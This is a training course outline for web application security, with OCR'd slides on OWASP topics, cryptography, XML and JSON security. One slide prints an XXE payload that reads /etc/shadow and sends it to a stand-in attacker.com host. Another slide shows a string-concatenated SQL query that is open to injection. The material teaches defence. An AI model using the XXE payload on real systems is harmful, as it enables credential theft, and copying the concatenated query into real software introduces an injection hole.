Web application security

CL-WSC | Onsite / Virtual classroom | 3 days

Variants: Java, C#, PHP, Node.js, technology agnostic

Audience: Web developers, architects and testers
Preparedness: General Web application development
Exercises: Hands-on

As a developer, your duty is to write bulletproof code. However…

What if we told you that despite all of your efforts, the code you have been writing your entire career is full of weaknesses you never knew existed? What if, as you are reading this, hackers were trying to break into your code? How likely would they be to succeed? What if they could steal away your database and sell it on the black market?

This Web application security course will change the way you look at code. A hands-on training during which we will teach you all of the attackers' tricks and how to mitigate them, leaving you with no other feeling than the desire to know more.

It is your choice to be ahead of the pack, and be seen as a game changer in the fight against cybercrime.

Outline:

- IT security and secure coding
- Web application security (OWASP Top Ten 2021)
- Practical cryptography
- Modern browser security features
- Client-side security
- Security of Web services
- Common coding errors and vulnerabilities
- Denial of service
- Principles of security and secure coding
- Knowledge sources

Participants attending this course will:

Understand basic concepts of security, IT security and secure coding

Learn Web vulnerabilities beyond OWASP Top Ten and know how to avoid them

Learn about XML security

Have a practical understanding of cryptography

Learn client-side vulnerabilities and secure coding practices

Understand security concepts of Web services

Learn about JSON security

Learn about typical coding mistakes and how to avoid them

Get information about some recent vulnerabilities in the Java framework

Learn about denial-of-service attacks and protections

Get sources and further readings on secure coding practices

Related courses:

- CL-WTS - Web application security testing (Onsite / Virtual classroom, 3 days)

Detailed table of contents


Day 1

IT security and secure coding

- Nature of security
- What is risk?
- IT security vs. secure coding
- From vulnerabilities to botnets and cybercrime
  - Nature of security flaws
  - From an infected computer to targeted attacks
- Classification of security flaws
  - Landwehr's taxonomy
  - The Seven Pernicious Kingdoms
  - OWASP Top Ten 2021

Web application security (OWASP Top Ten 2021)

- A1 - Broken Access Control
  - Typical access control weaknesses
  - Insecure direct object reference (IDOR)
  - Exercise – Insecure direct object reference
  - Protection against IDOR
  - Case study – Facebook Notes
- A2 - Cryptographic Failures
  - Sensitive data exposure
  - Transport layer security
    - Enforcing HTTPS
- A3 - Injection
  - Injection principles
  - SQL injection
    - Exercise – SQL injection
    - Typical SQL Injection attack methods
    - Blind and time-based SQL injection
    - SQL injection protection methods ....
  - Other injection flaws
    - Command injection
  - Case study – ImageMagick
    - Persistent XSS



SQL injection protection methods

- Filtering out certain inputs (block-list)
  - Problem: DROP → DRO/**/P
  - Problem: character encoding (e.g. Unicode)
  - And may also filter out legitimate input…
- Stored procedures
  - But still be careful if you create them dynamically…
- Prepared statements
  - Use a constant string instead of string concatenation, and fill in the parameters through an API
  - Some DBMS even support server-side (filled) prepared statements

```
String query="SELECT * from table WHERE id=" + var;
```


```
String query="SELECT * from table WHERE id=?";
PreparedStatement preparedStatement=conn.prepareStatement(query);
preparedStatement.setInt(1, Integer.parseInt(var));
```

#COMPANY#, #LOCATION#, #DATE#

01 / 36

- Reflected XSS
- DOM-based XSS
- Exercise – Cross Site Scripting
- Exploitation: CSS injection
- Exploitation: injecting the <base> tag
- XSS prevention

- A4 - Insecure Design
    - Insecure design
    - Exercise: Authentication bypass
- A5 - Security misconfiguration
    - Configuring the environment
    - Insecure file uploads
    - Exercise – Uploading executable files
    - Filtering file uploads – validation and configuration
    - XML Entity introduction
    - XML external entity attack (XXE) – resource inclusion
    - XML external entity attack – URL invocation
    - XML external entity attack – parameter entities
    - Exercise – XXE attack
    - Case study – XXE in Google Toolbar



XML external entity attack – parameter entities

- Parameter entities can be used only within DTD definition and behave more like code macros
- Parameter entities can be defined with an additional % sign
- Attacker can use it to send the content of a file using a remote DTD definition

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE roottag [
  <!ENTITY % file SYSTEM "file:///etc/shadow">
  <!ENTITY % incl SYSTEM "http://attacker.com/my.dtd">
%incl;]>
<roottag>&send;</roottag>
```

- Content of the `my.dtd` file

```
<?xml version="1.0" encoding="UTF-8"?>
<!ENTITY % all "<!ENTITY send SYSTEM 'http://attacker.com/?%file;'>">
%all;
```

#COMPANY#, #LOCATION#, #DATE#


01 / 65

- A6 - Vulnerable and Outdated Components
    - Vulnerability attributes
    - Common Vulnerability Scoring System – CVSS
    - Exercise – checking for vulnerable packages
- A7 - Identification and Authentication Failures
    - Session handling threats
    - Session handling best practices
    - Setting cookie attributes – best practices
    - Cross site request forgery (CSRF)
        - Login CSRF
        - CSRF prevention
- A9 - Security Logging and Monitoring Failures
    - Detection and response
    - Logging and log analysis
    - Intrusion detection systems and Web application firewalls
- A10 - Server-Side Request Forgery
    - Server-Side Request Forgery
    - SSRF examples
    - Exercise: Server-side request forgery

Day 2

Practical cryptography

- Rule #1 of implementing cryptography



Rule #1 of implementing cryptography

scademy


- Rule #1 of implementing cryptography

"Don't do it!"

- Don't invent your own algorithms
  - *'It will be more secure because nobody knows how it works'* is a common misconception
  - This bad approach is called ***security by obscurity***
- Don't implement existing algorithms either
  - Using available implementations from established libraries is more secure *and* more efficient anyway

#COMPANY#, #LOCATION#, #DATE# D2 / 3

- Cryptosystems
  - Elements of a cryptosystem
  - FIPS 140-3
- Symmetric-key cryptography
  - Providing confidentiality with symmetric cryptography
  - Symmetric encryption algorithms
  - Modes of operation
- Other cryptographic algorithms
  - Hash or message digest
  - Hash algorithms
  - SHAttered
  - Message Authentication Code (MAC)
  - Providing integrity and authenticity with a symmetric key




Providing integrity and authenticity with a symmetric key

scademy

#COMPANY#, #LOCATION#, #DATE# D2 / 21

  - Random number generation
    - Random numbers and cryptography
    - Cryptographically-strong PRNGs
    - Hardware-based TRNGs
- Asymmetric (public-key) cryptography
  - Providing confidentiality with public-key encryption
  - Rule of thumb – possession of private key
  - Combining symmetric and asymmetric algorithms
- Public Key Infrastructure (PKI)
  - Root of Trust Concept
    - Man-in-the-Middle (MitM) attack
    - Digital certificates against MitM attack
    - Certificate Authorities in Public Key Infrastructure



Certificate Authorities in Public Key Infrastructure

scademy

Hierarchy of CAs

#COMPANY#, #LOCATION#, #DATE# D2 / 39

    - X.509 digital certificate


Modern browser security features

- SameSite Attribute
  - 3rd party cookies
- Content Security Policy (CSP)
  - Sample policy from Github

- Certificate Transparency
  - Exercise – HTTP Response Headers
  - Exercise – CSP in Action

Client-side security

- JavaScript security
- Same Origin Policy
- Simple requests




Simple requests

- HTTP access control - rules and restrictions of sending and receiving
- **Simple requests**
  - For `GET` and `HEAD` requests
  - Also for `POST`, but only for the following `Content-Types`:
    - `text/plain`
    - `application/x-www-form-urlencoded`
    - `multipart/form-data`
  - The response is received only from the same origin
    - Browser will block it - if the request came from a JavaScript, an error will occur in the callback
  - However, sending is enough to steal information

#COMPANY#, #LOCATION#, #DATE# 02 / 66

- Preflight requests
- JavaScript usage
- JavaScript Global Object
- Dangers of JavaScript
- Exercise – Client-side authentication
- Client-side authentication and password management
- Protecting JavaScript code
- Exercise – JavaScript obfuscation
- Clickjacking
  - Exercise – IFrame, Where is My Car?
  - Protection against Clickjacking
  - Anti frame-busting – dismissing protection scripts
  - Protection against busting frame busting
- AJAX security
  - XSS in AJAX
  - Script injection attack in AJAX
  - Exercise – XSS in AJAX
  - XSS protection in AJAX
  - Exercise CSRF in AJAX – JavaScript hijacking
  - CSRF protection in AJAX
  - iCloud worm
  - AJAX security guidelines
- HTML5 security
  - New XSS possibilities in HTML5
  - Client-side persistent data storage
  - HTML5 clickjacking attack – text field injection
  - HTML5 clickjacking – content extraction
  - Form tampering
  - Exercise – Form tampering

    - Cross-origin requests
    - HTML proxy with cross-origin request
    - Exercise – Client side include



HTML proxy with cross-origin request

- Can we do a HTTP proxy with this?

```
function xhr()
{
  …
  XHr.onreadystatechange=function()
  {
    if (XHr.readyState == 4)
    {
      document.getElementById("go").innerHTML =
                                    XHr.responseText;
    }
  }
  …
}
```


- Reverse Web shell: a Javascript (XSS) tunneling HTTP
    - XSS + COR can be used for tunneling HTTP traffic between a server and the attacker through the client's page
    - With the injected script an attacker can access vulnerable sites via the victim's browser by sending requests over the channel

#COMPANY#, #LOCATION#, #DATE# D2 / 110

Day 3

Security of Web services

- Securing web services – two general approaches
- SOAP - Simple Object Access Protocol
- Security of RESTful web services
    - Authenticating users in RESTful web services
    - Authentication with JSON Web Tokens (JWT)
    - Authorization with REST
    - Vulnerabilities in connection with REST
- XML security
    - Introduction
    - XML parsing
    - XML injection
        - (Ab)using CDATA to store XSS payload in XML
        - Exercise – XML injection
        - Protection through sanitization and XML validation
        - XML bomb
        - Exercise – XML bomb
    - XML Signature
        - XML Signature introduction
        - XML Signature structure
        - Hash collision with XML Digital Signature
        - XML canonicalization
        - Signing XML documents – spot the bug!
        - XML Signature Wrapping (XSW) attack
        - XML Signature Wrapping – countermeasures
- JSON security
    - Introduction
    - Embedding JSON server-side
    - JSON injection
    - JSON hijacking
    - Case study – XSS via spoofed JSON element



Embedding JSON server-side

- When an initial block of JSON is put to the page
- Do not insert the JSON into the page directly

```
<script> var initData = <%= data.to_json %>; </script>
```

    - Always use escaping!
- Also, ensure that the returned `Content-Type` header is `application/json` and not `text/html`
    - Otherwise the browser may execute an injected script


```
<script id="init_data"
        type="application/json">
  <%= html_escape(data.to_json) %>
</script>
```

```
//Client-side JavaScript code handling this
var dataElement = document.getElementById('init_data');
var jsonText = dataElement.textContent;
var initData = JSON.parse(html_unescape(jsonText));
```

#COMPANY#, #LOCATION#, #DATE# D3 / 42

Common coding errors and vulnerabilities

- Improper use of security features
  - Typical problems related to the use of security features
  - Password management
    - Exercise – Weakness of hashed passwords
    - Password management and storage
    - Brute forcing
    - Special purpose hash algorithms for password storage
    - Case study – the Ashley Madison data breach
    - Typical mistakes in password management
  - Insufficient anti-automation
    - Captcha
    - Captcha weaknesses



Password management and storage


- Hashed passwords are still vulnerable to
  - Password guessing: blank, user's name, etc.
  - Dictionary attacks
    - Can be also done with search engines
  - Brute force attacks
    - Supported by pre-computed Rainbow tables
- Best practices
  - Enforce password policy (even better: use passphrase)
  - Use a slow hash function, like bcrypt or PBKDF2
  - Salting:

#COMPANY#, #LOCATION#, #DATE#

03 / 57

Denial of service

- DoS introduction
- Asymmetric DoS
- Case study – Denial-of-service against ICDs
  - Denial-of-service: battery drain
- Case study – ReDos in Stack Exchange
- Hashtable collision attack
  - Using hashtables to store data
  - Hashtable collision



Hashtable collision

Worst case complexity: $O(n^2)$

#COMPANY#, #LOCATION#, #DATE#

03 / 83

Principles of security and secure coding

- Matt Bishop's principles of robust programming
- The security principles of Saltzer and Schroeder

Knowledge sources

- Secure coding sources – a starter kit
- Vulnerability databases